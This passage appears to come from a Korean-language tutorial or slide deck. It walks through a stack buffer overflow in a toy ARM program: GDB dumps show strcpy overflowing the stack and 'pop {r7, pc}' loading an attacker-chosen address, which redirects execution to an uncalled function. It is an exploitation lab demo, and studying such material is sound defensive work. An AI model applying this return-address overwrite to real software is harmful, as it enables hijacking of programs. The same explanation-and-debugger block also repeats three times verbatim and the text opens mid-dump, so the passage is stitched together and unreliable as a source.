0x0000226c <vuln+36>:   pop     {r7, pc}
End of assembler dump.
(gdb) x/10x $sp
0x2fdff10c:     0x44444444      0x00002224      0x2fdff150      0x00000002
0x2fdff11c:     0x2fdff140      0x0000217c      0x2fe077d5      0x00000000
0x2fdff12c:     0x2fdff1b0      0x2fdff1f8
(gdb) x/10x $sp-20
0x2fdff0f8:     0x0000301c      0x2fdff1fd      0x4141e734      0x42424242
0x2fdff108:     0x43434343      0x44444444      0x00002224      0x2fdff150
0x2fdff118:     0x00000002      0x2fdff140
(gdb)
```

Safe² Red Alert

(4) Exploitation

strcpy( )가 동작한 다음, BOF가 발생하여 인접 스택의 데이터까지 침범한것을 볼 수 있다.
그리고 main( )이 종료될 때 pop {r7,pc} 동작하는데, 이 명령을 통해서 overflow 된 데이터가 pc 레지스터에 들어가게 되고, 이후 변조된 주소로 이동 된다.

```
Breakpoint 1, 0x0000226c in vuln ()
(gdb) disassemble vuln
Dump of assembler code for function vuln:
0x00002248 <vuln+0>:    push    {r7, lr}
0x0000224c <vuln+4>:    add     r7, sp, #0      ; 0x0
0x00002250 <vuln+8>:    sub     sp, sp, #16     ; 0x10
0x00002254 <vuln+12>:   str     r0, [sp]
0x00002258 <vuln+16>:   add     r3, sp, #6      ; 0x6
0x0000225c <vuln+20>:   mov     r0, r3
0x00002260 <vuln+24>:   ldr     r1, [sp]
0x00002264 <vuln+28>:   bl      0x2308 <dyld_stub_strcpy>
0x00002268 <vuln+32>:   sub     sp, r7, #0      ; 0x0
0x0000226c <vuln+36>:   pop     {r7, pc}
End of assembler dump.
(gdb) x/10x $sp
0x2fdff10c:     0x44444444      0x00002224      0x2fdff150      0x00000002
0x2fdff11c:     0x2fdff140      0x0000217c      0x2fe077d5      0x00000000
0x2fdff12c:     0x2fdff1b0      0x2fdff1f8
(gdb) x/10x $sp-20
0x2fdff0f8:     0x0000301c      0x2fdff1fd      0x4141e734      0x42424242
0x2fdff108:     0x43434343      0x44444444      0x00002224      0x2fdff150
0x2fdff118:     0x00000002      0x2fdff140
(gdb)
```

Safe² Red Alert

(4) Exploitation

strcpy( )가 동작한 다음, BOF가 발생하여 인접 스택의 데이터까지 침범한것을 볼 수 있다.
그리고 main( )이 종료될 때 pop {r7,pc} 동작하는데, 이 명령을 통해서 overflow 된 데이터가 pc 레지스터에 들어가게 되고, 이후 변조된 주소로 이동 된다.

```
Breakpoint 1, 0x0000226c in vuln ()
(gdb) disassemble vuln
Dump of assembler code for function vuln:
0x00002248 <vuln+0>:    push    {r7, lr}
0x0000224c <vuln+4>:    add     r7, sp, #0      ; 0x0
0x00002250 <vuln+8>:    sub     sp, sp, #16     ; 0x10
0x00002254 <vuln+12>:   str     r0, [sp]
0x00002258 <vuln+16>:   add     r3, sp, #6      ; 0x6
0x0000225c <vuln+20>:   mov     r0, r3
0x00002260 <vuln+24>:   ldr     r1, [sp]
0x00002264 <vuln+28>:   bl      0x2308 <dyld_stub_strcpy>
0x00002268 <vuln+32>:   sub     sp, r7, #0      ; 0x0
0x0000226c <vuln+36>:   pop     {r7, pc}
End of assembler dump.
(gdb) x/10x $sp
0x2fdff10c:     0x44444444      0x00002224      0x2fdff150      0x00000002
0x2fdff11c:     0x2fdff140      0x0000217c      0x2fe077d5      0x00000000
0x2fdff12c:     0x2fdff1b0      0x2fdff1f8
(gdb) x/10x $sp-20
0x2fdff0f8:     0x0000301c      0x2fdff1fd      0x4141e734      0x42424242
0x2fdff108:     0x43434343      0x44444444      0x00002224      0x2fdff150
0x2fdff118:     0x00000002      0x2fdff140
(gdb)
```

Safe² Red Alert

(4) Exploitation

strcpy( )가 동작한 다음, BOF가 발생하여 인접 스택의 데이터까지 침범한것을 볼 수 있다.
그리고 main( )이 종료될 때 pop {r7,pc} 동작하는데, 이 명령을 통해서 overflow 된 데이터가 pc 레지스터에 들어가게 되고, 이후 변조된 주소로 이동 된다.

```
Breakpoint 1, 0x0000226c in vuln ()
(gdb) disassemble vuln
Dump of assembler code for function vuln:
0x00002248 <vuln+0>:    push    {r7, lr}
0x0000224c <vuln+4>:    add     r7, sp, #0      ; 0x0
0x00002250 <vuln+8>:    sub     sp, sp, #16     ; 0x10
0x00002254 <vuln+12>:   str     r0, [sp]
0x00002258 <vuln+16>:   add     r3, sp, #6      ; 0x6
0x0000225c <vuln+20>:   mov     r0, r3
0x00002260 <vuln+24>:   ldr     r1, [sp]
0x00002264 <vuln+28>:   bl      0x2308 <dyld_stub_strcpy>
0x00002268 <vuln+32>:   sub     sp, r7, #0      ; 0x0
0x0000226c <vuln+36>:   pop     {r7, pc}
End of assembler dump.
(gdb) x/10x $sp
0x2fdff10c:     0x44444444      0x00002224      0x2fdff150      0x00000002
0x2fdff11c:     0x2fdff140      0x0000217c      0x2fe077d5      0x00000000
0x2fdff12c:     0x2fdff1b0      0x2fdff1f8
(gdb) x/10x $sp-20
0x2fdff0f8:     0x0000301c      0x2fdff1fd      0x4141e734      0x42424242
0x2fdff108:     0x43434343      0x44444444      0x00002224      0x2fdff150
0x2fdff118:     0x00000002      0x2fdff140
(gdb)
```

Safe² Red Alert

(4) Exploitation

아래 결과를 통해 main( )에서 호출하지 않는 함수를 인위적으로 호출 시킬 수 있다) : D)

```
(gdb) c
Continuing.
Donuts..


Program exited normally.
(gdb)
```

해당 BOF 취약성을 이용해서 우리는 다양한 공격을 계획 할 수 있다.

Thank You :)